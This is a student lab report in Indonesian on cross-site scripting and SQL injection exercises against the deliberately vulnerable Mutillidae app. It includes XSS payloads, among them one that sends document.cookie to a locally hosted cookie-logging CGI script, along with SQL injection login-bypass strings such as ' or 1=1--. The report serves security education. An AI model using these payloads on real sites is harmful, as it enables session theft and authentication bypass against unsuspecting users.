LAPORAN
PRAKTIKUM KEAMANAN INFORMASI 1
PERTEMUAN 10
CROSS SITE SCRIPTING INJECTION DAN SQL INJECTION

DISUSUN OLEH:

Nama : Yana Dayinta Nesthi
Kelas : RI4AA
NIM : 21/478358/SV/19272
Dosen : Anni Karimatul Fauziyyah, S.Kom., M.Eng.

SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
2023

CROSS SITE SCRIPTING INJECTION

A. TUJUAN

- Memahami dan mempelajari cara kerja serangan XSS dan SQL Injection
- Meningkatkan kesadaran akan pentingnya sanitasi input, validasi data, dan perlindungan keamanan di tingkat aplikasi.
- Meningkatkan kesadaran akan pentingnya sanitasi input, penggunaan parameterized queries, dan penggunaan prepared statements untuk melindungi aplikasi dari serangan SQL Injection.

B. DASAR TEORI

Cross-site scripting (XSS) adalah jenis serangan injeksi di mana seorang penyerang menyisipkan kode jahat ke dalam halaman web yang dilihat oleh pengguna lain. Hal ini dimungkinkan karena adanya kerentanan yang diketahui pada aplikasi berbasis web, server mereka, atau sistem plug-in yang mereka andalkan. Dengan menyisipkan skrip jahat ke dalam halaman web, seorang penyerang dapat memperoleh akses-privilese yang lebih tinggi terhadap konten halaman yang sensitif, cookie sesi, dan informasi lain yang dipelihara oleh browser atas nama pengguna. Serangan XSS adalah bentuk injeksi kode, dan mereka adalah jenis kerentanan aplikasi web yang paling umum, muncul dalam setiap daftar OWASP Top 10. Untuk mencegah kerentanan keamanan XSS, penting untuk menerapkan pengkodean output yang tergantung pada konteks dan memastikan validasi dan sanitasi yang tepat dari input pengguna.


SQL injection adalah teknik injeksi kode yang digunakan untuk menyerang aplikasi berbasis data, di mana pernyataan SQL jahat disisipkan ke dalam bidang entri untuk dieksekusi. Injeksi SQL harus memanfaatkan kerentanan keamanan dalam perangkat lunak aplikasi, misalnya, ketika input pengguna tidak difilter dengan benar untuk karakter escape string literal yang disisipkan dalam pernyataan SQL atau input pengguna tidak diberikan tipe yang kuat dan dieksekusi secara tidak terduga. Serangan SQL injection memungkinkan penyerang untuk memalsukan identitas, merusak data yang ada, menyebabkan masalah penyangkalan, memungkinkan pengungkapan lengkap semua data pada sistem, menghancurkan data, atau membuatnya tidak tersedia, dan menjadi administrator sistem. SQL injection sebagian besar dikenal sebagai vektor serangan untuk situs web tetapi dapat digunakan untuk menyerang jenis database SQL apa pun. Untuk mencegah kerentanan SQL injection, penting untuk membersihkan input pengguna dan mengevaluasi setiap jenis input pengguna.

C. ALAT DAN BAHAN


a. PC
b. server security_owasp.ova
c. database mutillidae

D. HASIL DAN ANALISIS


1. Langkah 1: Login - instruksi: user: samurai password: samurai Klik Tombol Masuk masuk ke Mutillidae untuk mensimulasikan pengguna yang masuk ke aplikasi nyata dan diberikan ID Sesi.
2. Langkah 2: Reflected Cross Site Scripting (XSS) Injection #1 - Popup Window a. DNS Lookup




3. Inspect Textbox Element - Instruksi Klik kanan Hostname/IP Textbox Klik Inspect Element. Ubah ukuran Text Box - Instruksi Pada string "size=", ubah 20 ke 100. Click Close Button




4. Uji Injeksi (XSS) - instruksi: Di Hostname/IP Textbox tempatkan string berikut: <script>alert("Halo")</script> Klik Tombol Pencarian DNS




5. Uji Injeksi (XSS) - instruksi:
   Di Hostname/IP Textbox tempatkan string berikut: <script>alert(document.cookie)</script> Klik Tombol Pencarian DNS



6. Perhatikan cookie menampilkan nama pengguna dan cookie menampilkan ID Sesi PHP. h. Memulai server apache2 Start Apache2 Intruksi
   service apache2 start
   service apache2 status
   ps -eaf | grep apache2 | grep -v grep




7. Buatlah direktori Apache Log Directory
    - Instructions:



8. Konfigurasi CGI Cookie Script
    - Instructions:
    - Ubah direktori ke /usr/lib/cgi-bin cd /usr/lib/cgi-bin
    - Gunakan wget untuk mengunduh Skrip Cookie CGI, Ganti Nama Skrip wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl

```
┌──(root💀kali)-[/home/kali]
└─# cd /usr/lib/cgi-bin

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# wget https://github.com/cianni20/logit.git mv logit.pl.TXT logit.pl
--2023-05-15 20:08:06--  https://github.com/cianni20/logit.git
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443... connected.
GnuTLS: Error in the pull function.
Unable to establish SSL connection.
--2023-05-15 20:08:13--  http://mv/
Resolving mv (mv)... failed: No address associated with hostname.
wget: unable to resolve host address 'mv'
--2023-05-15 20:08:13--  http://logit.pl.txt/
Resolving logit.pl.txt (logit.pl.txt)... failed: Name or service not known.
wget: unable to resolve host address 'logit.pl.txt'
--2023-05-15 20:08:13--  http://logit.pl/
Resolving logit.pl (logit.pl)... 213.186.33.5
Connecting to logit.pl (logit.pl)|213.186.33.5|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: http://10.13.254.233:80/slogin/appoint.html?_URL_=http://logit.pl%2f&appoint=ht
tps://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:08:13--  http://10.13.254.233/slogin/appoint.html?_URL_=http://logit.pl%2
f&appoint=https://internet.ugm.ac.id/en/
Connecting to 10.13.254.233:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://internet.ugm.ac.id/en/ [following]
--2023-05-15 20:08:13--  https://internet.ugm.ac.id/en/
Resolving internet.ugm.ac.id (internet.ugm.ac.id)... 10.13.243.12
Connecting to internet.ugm.ac.id (internet.ugm.ac.id)|10.13.243.12|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10062 (9.8K) [text/html]
Saving to: 'index.html'

index.html            100%[═══════════════════════>]   9.83K  --.-KB/s    in 0s

2023-05-15 20:08:13 (157 MB/s) - 'index.html' saved [10062/10062]

FINISHED --2023-05-15 20:08:13--
Total wall clock time: 7.8s
Downloaded: 1 files, 9.8K in 0s (157 MB/s)
```

9. Buat file logit.pl



10. Setel kepemilikan skrip ke www-data, yang merupakan pemilik yang sama dari proses
    server web Apache2.
    chown www-data:www-data logit.pl

chmod 700 logit.pl

```
┌──(root💀kali)-[/home/kali]
└─# cd /usr/lib/cgi-bin

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chown www-data:www-data logit.pl

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chmod 700 logit.p
chmod: cannot access 'logit.p': No such file or directory

┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# chmod 700 logit.pl
```

11. Periksa sintaks CGI Cookie Script (logit.pl)

```
┌──(root💀kali)-[/usr/lib/cgi-bin]
└─# perl -c logit.pl
logit.pl syntax OK
```


12. DNS Lookup - Instructions: OWASP Top 10 --> A2 - Cross Site Scripting (XSS) --> Reflected (First Order) --> DNS Lookup
    Inspect Textbox Element - Instruksi Klik kanan Hostname/IP Textbox Klik Inspect Element
    <SCRIPT>document.location=http://localhost/cgibin/logit.pl?+document.cookie</SCRIPT>
    Lihat Hasil Skrip Cookie, Perhatikan Alamat IP Mutillidae dan Tautan Web, Perhatikan nama pengguna cookie, Perhatikan cookie ID Sesi PHP

Not Found

The requested URL was not found on this server.

Apache/2.4.46 (Debian) Server at localhost Port 80

13. Lihat File Log Skrip Cookie Sekarang kita memiliki file log yang berjalan dari Alamat IP, nama pengguna Cookie, dan ID Sesi dari calon korban. Hal yang cukup rentan. Inilah sebabnya mengapa pengembang web perlu:
    1) menggunakan penyandian
    2) menguji situs mereka untuk upaya injeksi XSS.
       instruksi: Akses URL berikut : http://localhost/logdir/log.txt Lihat hasil



Analisis:


Pada bagian akhir, yaitu melihat log cookie serta menguji dengan Man in The Middle gagal dilakukan, karena website tidak ditemukan. Setelah berdiskusi dengan asisten praktikum, asisten praktikum memutuskan untuk tidak perlu melanjutkan pada bagian tersebut.

Praktikum XSS dengan DNS lookup melibatkan pengeksploitasi celah keamanan XSS untuk melakukan DNS lookup pada sisi klien. Ini dapat digunakan oleh penyerang untuk mengirimkan permintaan DNS dari browser pengguna ke server yang dikendalikan oleh penyerang, yang dapat mengungkapkan informasi sensitif atau menyebabkan ancaman keamanan.

Dari praktikum kali ini dapat diketahui bahwa, dengan menggunakan Inspect Element kita dapat mengubah banyak hal pada tampilan website, salah satu contohnya mengubah ukuran text box. Ada juga fungsi <script> ... </script> yang dapat digunakan untuk menampilkan dokumen atau teks biasa yang akan muncul sebagai pop-up message. Perintah ps -eaf | grep apache2 | grep -v grep yang dijalankan di terminal berfungsi untuk, mencari proses yang berhubungan dengan Apache HTTP Server pada sistem. akan menghasilkan daftar proses Apache yang sedang berjalan pada sistem. Perintah ini akan menghasilkan daftar proses Apache yang sedang berjalan pada sistem. Dilanjutkan dengan perintah chown www-data:www-data logit.pl, perintah ini berfungsi untuk mengubah kepemilikan file dari semula logit.pl menjadi data:www-data. Sedangkan chmod 700 logit.pl berfungsi untuk mengatur hak akses dari file logit.pl. Angka 7 disini berarti owner memiliki hak baca, tulis, dan eksekusi, sementara 0 menyatakan bahwa grup pemilik file dan pengguna lain tidak memiliki hak apapun.


SQL INJECTION

1. Buka Mutillidae




2. Pada halaman Login, Klik pada Login / Register, Pengujian Single Quote (')
    - instruksi:
        - Tempatkan satu kutipan (') di Kotak Teks Nama (Lihat Gambar)
        - Klik Tombol Login


3. SELECT * FROM accounts WHERE username='" AND password="
   Hasil: SELECT username FROM accounts WHERE username='"; (1064) [mysqli_sql_exception]



4. Tempatkan yang berikut ini di Kotak Teks Nama --> ' atau 1 = 1- - 1. Pastikan Anda memberi spasi setelah "-- ", Klik Tombol Login




5. Periksa Elemen Kotak Kata Sandi
    - Instruksi:
        - Klik Login/Daftar
        - Nama: samurai
        - Kata Sandi: Klik Kanan
        - Klik Elemen Inspect




6. Tes Kutipan Tunggal (')
    - Instruksi:
        - Nama: samurai

- Tempatkan satu kutipan (') di Kotak Teks Kata Sandi (Lihat Gambar)
- Klik Tombol Login




7. Terapkan True pada Kotak Teks Kata Sandi
    - Instruksi:
        - Nama: samurai
        - Kata sandi: ' or 1 = 1--
        - Ingatlah untuk memberi spasi setelah "-- "
        - Klik Tombol Login

8. Edit Elemen Kotak Kata Sandi
    - Ganti string "kata sandi" dengan kata "text"
    - Setelah size=, ganti string "20" dengan "50"
    - Minimalkan Firebug



9. Memverifikasi Hasil (Punya Samurai?)
    a. Catatan(FYI): - Perhatikan bahwa kamu masuk sebagai Samurai karena beberapa penyesuaian SQL.
    ---> ' or (1=1 and username='samurai')--



Analisis:

Tanda kutip tunggal (') dapat digunakan sebagai karakter cadangan dalam kueri SQL. Kutip tunggal ini berfungsi untuk memecah kueri dan menyisipkan kode yang nantinya akan merusak. Contohnya, string '" atau 1 = 1 -- yang ditempatkan untuk memungkinkan kondisi yang selalu benar karena 1=1, untuk menghindari otentikasi kata sandi. Hasilnya adalah, kita akan masuk sebagai admin karena desain kode Mutillidae, dan pada DVWA saat menggunakan string serupa %' or '0'='0'-- akan menampilkan daftar pengguna aplikasi karena desain kodenya. DVWA atau Damn Vulnerable Web Application adalah aplikasi web yang bertujuan untuk pembelajaran dan pengujian keamanan. DVWA mencakup bermacam-macam kerentanan keamanan yang umum. Dapat dilihat pada DVWA sudah berhasil masuk sebagai Samurai karena ada beberapa penyesuaian SQL. Pengguna dapat memanfaatkan kerentanan injeksi SQL untuk mendapatkan akses dan menghindari otentikasi yang seharusnya diperlukan. Ini menunjukkan bahwa program backend rentan terhadap serangan injeksi SQL.

E. KESIMPULAN

- XSS dengan DNS lookup melibatkan pengeksploitasi celah keamanan XSS untuk melakukan DNS lookup pada sisi klien
- Inspect element berfungsi untuk mengubah tampilan situs
- Perintah `ps -eaf | grep apache2 | grep -v grep` akan menghasilkan daftar proses Apache yang sedang berjalan.
